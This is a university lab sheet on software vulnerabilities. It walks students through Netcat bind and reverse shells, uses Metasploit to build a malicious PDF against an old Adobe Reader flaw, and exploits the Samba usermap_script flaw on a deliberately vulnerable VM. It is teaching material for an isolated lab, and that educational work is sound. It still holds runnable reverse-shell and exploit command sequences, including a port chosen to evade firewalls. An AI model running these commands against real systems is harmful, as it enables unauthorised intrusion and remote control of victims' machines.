Vulnerabilities, exploits, and remote access payloads

License

Contents

General notes about the labs

Often the lab instructions are intentionally open ended, and you will have to figure some things out for yourselves. This module is designed to be challenging, as well as fun!

However, we aim to provide a well planned and fluent experience. If you notice any mistakes in the lab instructions or you feel some important information is missing, please feel free to add a comment to the document by highlighting the text and click the comment icon ( ), and I (Cliffe) will try to address any issues. Note that your comments are public.

If you notice others are also reading the lab document, you can click the chat icon ( ) to discuss the lab with each other.

Preparation

As with all of the labs in this module, start by loading the latest version of the LinuxZ template from the IMS system. If you have access to this lab sheet, you can read ahead while you wait for the image to load.

> To load the image: press F12 during startup (on the boot screen) to access the IMS system, then login to IMS using your university password. Load the template image: LinuxZ.

Once your LinuxZ image has loaded, log in using the username and password allocated to you by your tutor.

The root password -- **which should NOT be used to log in graphically** -- is "tiaspbiqe2r" (**t**his **i**s **a** **s**ecure **p**assword **b**ut **i**s **q**uite **e**asy **2** **r**emember). Again, never log in to the desktop environment using the root account -- that is bad practice, and should always be avoided.

Using the VM download script (as described in the previous lab), download these VMs:

- Kali Linux
- WinXP Pro Victim
  - VM includes required software (sitting on the desktop):
    - Adobe Reader < 8.1.2. Which was obtained here: http://www.oldapps.com/adobe_reader.php

        - Netcat, a version with the -e flag (not all versions support this). Which was obtained here: http://eternallybored.org/misc/netcat/

- Metasploitable 2

Feel free to read ahead while the VMs are downloading.

Introduction to software vulnerabilities

Often an attacker's aim is to get malicious code running on a victim system. One way to achieve this is to trick a user into running some malware. But what if only "trusted" software is running that was obtained from legitimate vendors, and only developed by software authors that have the best of intentions? What if an administrator has locked down the targeted system so that only software from big name development companies, such as Microsoft and Adobe, is allowed to run? Unfortunately, the answer is that most software can't be trusted to always behave.

It turns out that it is quite hard to write secure code, and innocent and seemingly small programming mistakes can cause serious software vulnerabilities.

A *software vulnerability* is a weakness in the security of a program. In many cases software vulnerabilities can lead to attackers being able to take control of the vulnerable software. When an attacker can run any code they like as a result, this is known as "*arbitrary code execution*". In which case, attackers can essentially assume the identity of the vulnerable software, and misbehave.

Causes of software vulnerabilities

There are various causes of software vulnerabilities. The main categories include:

- Design flaws (mistakes in design)
- Implementation flaws (mistakes in programming code)
- Misconfiguration (mistakes in settings and configuration)

Exploits and payloads

An *exploit* is an action — or a piece of software that performs an action — that takes advantage of a vulnerability. The result is that an attacker makes the system perform in ways that are not intentionally authorised. This could include arbitrary code execution, changes to databases, or denial of service (for example, crashing the system). The action that takes place when an exploit is successful is known as the *payload*.

Types of payloads: shellcode

In the Malware lab you saw that Metasploit has lots of payloads, and these can be listed using:

```
msfpayload -l | less
```

> Hints: if you are using the Live Disk version of Kali Linux, configured for a US keyboard, the "|" symbol will be where "~" is on a UK keyboard.
>
> Note, we are piping the output through to less, so that we can easily scroll through the output.
>
> ("q" to quit)

Often a payload is "*shellcode*". That is, it gives the attacker shell access to the target system: meaning they can interact with a command prompt, and run commands on the target's system.

There are two main ways to achieve this: bind shells, and reverse shells.

Bind shell

The simplest kind of remote shell access is via a **bind shell**. A bind shell listens on the network for a connection (typically over TCP, but it doesn't have to be), and serves up a shell (command prompt) to anything that connects.

To get an understanding of the concept, you will simulate the this using Netcat. Remember, Netcat is a general purpose network tool, and can be used to act as a client (as you have already seen in the Malware lab), or as you are about to experience, it can also act as a server, listening for connections.

On the Win XP Victim VM (the victim), open a command prompt by clicking "Start" → "Run", and enter "cmd".

Note the IP address of the Windows system. (Hint: "ipconfig")

In the command prompt, go to the directory containing Netcat. Assuming it is on the desktop, run:

```
cd Desktop
```

```
dir
```

dir is similar to ls on Unix. This directory listing should include nc.exe

To see a description of how to invoke Netcat, run:

```
nc.exe -h
```

Start a Netcat listener that will feed all interaction to a command prompt:

```
nc.exe -l -p 31337 -e cmd.exe -vv
```

If prompted by Windows firewall, allow the connection by selecting “Unblock”.

Based on the output from the previous command, figure out the meaning of each of the arguments to this above command. For example, “-l” tells Netcat to listen as a service, rather than connect as a client to an existing service.

Note: obviously, in real attacks you won't be setting this up manually on the victim’s system, you use an exploit to get the payload onto their system. We will get to that soon.

On the Kali Linux VM (the attacker), open a terminal by clicking the console icon.


Connect to the bind shell that is running on port 31337 of your victim’s system:

```
nc IP-address-noted-earlier 31337
```

Note: If prompted on the target system by Windows firewall, allow the connection. Once you close this connection the Netcat running on the victim will also close, if you want to try again, you also need to repeat the previous command.


The attacker now has shell access to the victim’s system. Type a few commands (for example: “dir”, and “net user”), to confirm you have remote control over the system.

The important thing to note is that with a bind shell the target listens to a port, and the attacker then connects through to the shell. This is illustrated below.


1: Bind shell listens for a connection
2: Attacker connects to the bind shell, and can send commands
Victim (Windows XP VM)
Attacker (Kali Linux VM)

Bind shell: attacker connects to port on victim

The main limitation with this approach, is that nowadays Firewalls and NAT routing often prevents any *incoming* network connections that are not already established, unless there is a reason to allow incoming connections on certain ports: for example, if the system is a server it needs to be allowed to accept connections to some ports. Score one for the good guys...


There must be another way...
1: Bind shell listens for a connection
2: Attacker cannot connect to the bind shell (prevented by firewall)
Victim (Windows XP VM)
Attacker (Kali Linux VM)


Bind shell: main limitation, NAT/firewalls rules typically prevent this

When you are finished simulating a bind shell, run:

```
exit
```

Reverse shell

A solution for an attacker is to rethink the way the connection is established; and rather than connect from the attacker to the victim, get the victim to initiate the connection to the attacker. This is known as a *reverse shell*, and is now the most common approach to shell payloads.


1: Attacker's reverse shell listens for a connection
2: Victim connects to attacker, and then sends commands to a shell (bypasses typical firewall rules)
Victim (Windows XP VM)
Attacker (Kali Linux VM)

Reverse shell: connection from the victim to the attacker

Again, you will simulate this using Netcat:

On the Kali Linux VM (the attacker):

Note the attackers IP address for the host only network (hint: "ifconfig", the IP address will start the same as the WinXP VM IP address you noted earlier).

Start a listener:

```
nc -l -p 53 -vv
```

On the Windows XP VM (the victim):

Connect back to the attacker and present them with their shell:

```
nc.exe Attacker-IP-address-noted-above 53 -e cmd.exe -vv
```

Once again you have a shell. Note that this time the Windows firewall does not offer to block the connection, since the connection was outgoing.

So why, of all 65535 possible TCP/IP ports, would an attacker choose port 53? It is possible to set firewall rules to restrict even outgoing connections. However, most Internet connected systems need to be able to use DNS, which resolves domain names, such as "google.com" into IP addresses. It just so happens that DNS uses port 53 (both UDP and TCP). So by choosing 53, it is *extremely* likely that firewall rules will let this through.

When you are finished simulating a reverse shell, run:

```
    exit
```

A note on NAT


Briefly, a similar complication is the fact that often computer systems share the one public IP address of the router they are behind, which then sends that traffic through to the correct local IP address. This is known as Network Address Translation (NAT). Consequently, unless port forwarding is configured on the router, there is no way to connect directly to a system without a public IP address. Again, reverse shells become a necessity, since they can start connections to other systems. Also, in order for the victim to connect back to the attacker, the attacker requires a public IP address (or port forwarding from a public IP address).

Exploits and the Metasploit framework (MSF)

Remember, an attacker is not going to ask someone to start a Netcat server, to give them access to the system! They use exploits to take advantage of vulnerabilities, and take control by force.

Metasploit's primary focus, as the sound of the name suggests, is on exploits, and exploiting vulnerable systems. Since its inception, the Metasploit framework has evolved to include other types of security tasks; however, exploits are at the heart of MSF, and MSF is one of the most complete tools for exploitation.

The framework itself provides a set of libraries and tools for exploit development and deployment, and includes modules which add support for specific exploits, payloads, encoders, post-exploitation tools, and other extensions. As illustrated in the figure below, sitting above the framework are a number of different interfaces that can be used to interact with the framework and make use of the modules. Each interface has its uses, and like many software tools, you should learn about the available options so that you can use the right tool for each job.



Metasploit interfaces and modules

The most popular interfaces for MSF are:

- msfcli: one line commands from a shell
- msfconsole: interactive text-based console, with access to all MSF features
- Metasploit Community & Metasploit Pro: Web interface and additional non-free tools
- Armitage: graphical user interface (gui)

A number of other security tools also make use of the MSF, and provide an interface to some of its features.

In order to make use of an MSF exploit, these steps need to occur:

- Specify the exploit to use
- Set options for the exploit (such as the IP address of the computer to attack)
- Choose a payload (this defines what we end up doing on the compromised system)
- Optionally choose encoding to evade security monitoring such as anti-malware, intrusion detection systems (IDS), and so on
- Launch the exploit

The fact that you can combine exploits, payloads, and encoding methods provides a lot of flexibility that is unavailable using most other methods of exploitation.

MSFCLI: the command line interface

On the Kali Linux VM (the attacker), open a terminal by clicking the console icon.

The simplest interface to the Metasploit framework (MSF) is the MSF command line interface, **msfcli**, which enables you to configure and launch exploits (or other features of MSF) using one-line commands from a shell. Using msfcli, all of the previous exploitation steps are specified in a one-line command.

Lets see msfcli in action. Run:

```
msfcli
```

When launched without any arguments, it lists all of the modules that MSF contains. There are so many that you probably can't scroll all the way to the top.

Because we are running this from a standard Linux Bash shell, we can pipe the results through to less. Run:

```
msfcli | less
```

The output starts with an overview of how to use msfcli.

Scroll through and browse the list of modules, and when you are done, press 'q' to quit.

Exploits in local programs

Many old versions of Adobe Reader contain programming errors that make them vulnerable to attack. It is possible to craft a PDF document that exploits a vulnerability to take control of the program.

The exploit we will use is against the "Adobe Reader 'util.printf()' JavaScript Function Stack Buffer Overflow Vulnerability" also known as CVE-2008-2992. The corresponding Metasploit module is "exploit/windows/fileformat/adobe_utilprintf".

When Adobe Reader opens the malicious PDF file, the exploit causes a buffer overflow, which results in the payload being executed.

To find out the options for this exploit, run:

```
msfcli exploit/windows/fileformat/adobe_utilprintf O
```

The capital “O” at the end (not a zero) tells msfcli to show the configuration **o**ptions that are available.

It seems the only thing we need to specify for the exploit is the “FILENAME”, so come up with a filename to use, and run:

```
msfcli exploit/windows/fileformat/adobe_utilprintf
FILENAME=timetable.pdf P
```

Tip: each of these commands builds on the next, so start by pressing the up arrow to scroll through your command history.

You can use something other than “timetable”, if you choose.

The “P” will give us a list of compatible payloads. Lets use a reverse shell, and check what configuration options there are:

```
msfcli exploit/windows/fileformat/adobe_utilprintf
FILENAME=timetable.pdf PAYLOAD=windows/shell/reverse_tcp O
```

(Note: the above is all one line)

This time there are two options we need to set: LHOST and LPORT. These are the details of the attackers local system, which the payload will connect back to. Note the Host-only IP address of your Kali Linux VM (hint: “ifconfig”, note the address starting with 172), and choose a TCP port to use.

Run:

```
msfcli exploit/windows/fileformat/adobe_utilprintf
FILENAME=timetable.pdf PAYLOAD=windows/shell/reverse_tcp
LHOST=Your-Kali-IP-Address LPORT=Your-Port-Choice S
```

(Note: the above is all one line)

The “S” at the end tells msfcli to display a summary of the exploit and our options.

Read through the summary, including the description of the exploit, and if you are happy with your settings, run the exploit, by ending the command with “E”:

```
msfcli exploit/windows/fileformat/adobe_utilprintf
FILENAME=timetable.pdf PAYLOAD=windows/shell/reverse_tcp
LHOST=Your-Kali-IP-Address LPORT=Your-Port-Choice E
```

(Note: the above is all one line)

This has created a malicious PDF document, which when viewed with a vulnerable reader will spawn a reverse shell.

In order to receive the reverse shell, the attacker needs to start listening for connections, before sending the PDF to a victim.

```
msfcli multi/handler PAYLOAD=windows/shell/reverse_tcp
LHOST=Your-Kali-IP-Address LPORT=Your-Port-Choice E
```

(Note: the above is all on one line)

Leave the above running, it is waiting for our victim to connect.

Open a new terminal tab (Shift-Ctrl-T).

Transfer the pdf file to the WinXP VM, by starting a Web server to share your PDF document:

Start by creating a directory to place our files:

```
mkdir /var/www/share
```

Copy your new PDF to this location:

```
cp /root/.msf4/local/timetable.pdf /var/www/share/
```

Start the Apache Web server:

```
service apache2 start
```

On the Windows VM (the victim), browse to the Web server hosting the PDF.

Open a Web browser, and in the location bar, enter the IP address of your Kali Linux system followed by “/share”.

For example: “172.16.29.131/share”.

Download and open the PDF document.

On the Kali Linux VM (the attacker), switch to the terminal tab that is running the reverse shell listener. If the attack was successful, you will now have shell access to the victim system! Just by opening a PDF document, the victim has handed over control of their system to an attacker!

Related reading:

> About the vulnerability:
>
> http://www.securityfocus.com/bid/30035/info
>
> Source code for the exploit:
>
> http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/windows/fileformat/adobe_utilprintf.rb

Self-study question: What countermeasures can be used to prevent this kind of attack? Discuss with your tutor, if you are not sure.

MSFCONSOLE: the interactive console interface

The msfconsole interface provides an interactive console, which many consider the preferred interface. It provides all features of the MSF, many of which are not available via msfcli.

Start the Metasploit console:

```
msfconsole
```

When starting, Metasploit console reports the number of exploit modules it includes. Depending on the version, and when it was last updated, MSF will include over a thousand different exploits that can be used to compromise vulnerable systems!

To see a list of the commands that msfconsole supports run:

```
msf > help
```

To view a list of Metasploit's modules:

```
msf > show
```

And to narrow that down to just the exploits:

```
msf > show exploits
```

Run a msfconsole command to list the available payloads. Hint: similar to the above.

Note that in addition to Metasploit commands, you can also run local programs, similar to the standard local shell, from within msfconsole:

```
msf > ls
```

Exploits in remote services

In the previous attack, you attacked a local program (Adobe Reader) that had no direct access to the Internet. This type of attack often involves some *social engineering* (that is, tricking a user into doing something we want), to get someone to access our exploit (in this case, to load the malicious PDF document).

However, many vulnerabilities are directly exposed to the Internet, which can be exploited without having to interact with human beings at all! A system administrator's worst nightmare...

Start the Metasploitable VM, the victim server.

Make a note of the server's IP address.

> You can determine the IP address of the Metasploitable VM by logging in (user: msfadmin, pass: msfadmin), and running "ifconfig". You may wish to confirm that your Kali Linux system, is on the same subnet. That is, the IP address starts the same, and can therefore communicate with each other.

Metasploitable is a Linux system that intentionally contains vulnerabilities, which can be used to test and develop hacking and Metasploit skills.

One of the security weaknesses that this system has, is a version of Samba with a remote vulnerability that results in arbitrary code execution.

The Metasploit exploit is known as exploit/multi/samba/usermap_script.

Continuing on the Kali Linux VM, in msfconsole:

```
msf > info exploit/multi/samba/usermap_script
```

The output will include information about this exploit.

The “use” command is used to instruct msfconsole to set an exploit module for use:

```
msf > use exploit/multi/samba/usermap_script
```

If you select a module and then change your mind, you can run “back” to return to not using the exploit:

```
msf exploit(usermap_script) > back
```

But we do want to use that one, so once again:

```
msf > use exploit/multi/samba/usermap_script
```

Note that you can use TAB autocomplete, so before you finish typing the above, try pressing the TAB key.

To see the options that we need to set in order to exploit the vulnerability, run:

```
msf exploit(usermap_script) > show options
```

We need to specify the remote host’s IP address and port.

Configuration options are set using the “set” command. So to tell msfconsole what our target is:

```
msf exploit(usermap_script) > set RHOST Metasploitable-IP-
Address
```

(One line, where the IP address is the one you noted earlier).

It is safe to leave the port as is, since this is the port our target is using.

As you will remember from using msfcli, the next step is to configure the payload to use. To list compatible payloads:

```
msf exploit(usermap_script) > show payloads
```

So to use a reverse shell:

```
msf exploit(usermap_script) > set PAYLOAD cmd/unix/reverse
```

Again, check the options that need to be set:

```
msf exploit(usermap_script) > show options
```

For the reverse shell to work, it needs to know what IP address and port to connect back to.

```
msf exploit(usermap_script) > set LHOST Your-Kali-Host-Only-IP-Address

msf exploit(usermap_script) > set LPORT Your-Choice-of-Port
```

Many exploits do not support it, but some can be checked to see if the target is vulnerable, without actually running the payload:

```
msf exploit(usermap_script) > check
```

In this case, the exploit does not support checking if it will work, but it doesn't hurt to try.

And to launch the attack:

```
msf exploit(usermap_script) > exploit
```

Note that using msfconsole, launching the exploit will also start the reverse shell handler, so we don't have to manually start the listener beforehand.

Although you are not greeted by the familiar Linux prompt, you can start running commands. Check that you have access to the system:

```
whoami

uname -a
```

You have root access to the system! Note that on Unix systems "root" is the superuser (admin) account, and gaining root access is often the aim in an attack against Unix, since you then have the authority to do practically anything on the target system.

When you are done, press:

Ctrl-C

```
msf exploit(usermap_script) > exit
```

Related reading, to understand how the exploit works:

The Samba MS-RPC Remote Shell Command Execution Vulnerability: http://www.securityfocus.com/bid/23972

The Metasploit exploit: http://www.metasploit.com/modules/exploit/multi/samba/usermap_script

Self-study question: What countermeasures can be used to prevent this kind of attack? Discuss with your tutor, if you are not sure.

The need to know as much as possible

This lab provided you with information about some attacks that can be used against the victim systems. In order for these attacks to be successful against a target, we needed to know about the software that they were running, the vulnerabilities that they had, and the exploits that can be used to compromise them. In many ways discovering this information is the most important challenge that attackers face, and in order to test the security of computer systems we need to start by learning everything we can about them. This is the focus of the next few labs.

Conclusion

At this point you have:

- Learned about various kinds of software vulnerabilities, exploits and their impact
- Learned about payloads, bind shells, and the reason attackers use reverse shells to circumvent firewalls
- Used Netcat to simulate shell payloads
- Used the Metasploit command line interface (msfcli) to create a malicious PDF document, and used it to take remote control over a vulnerable system
- Used Metasploit console (msfconsole) to remotely exploit a vulnerable system, gaining root access
- Learned the importance of information gathering, since that information is needed to conduct any of these attacks

Well done!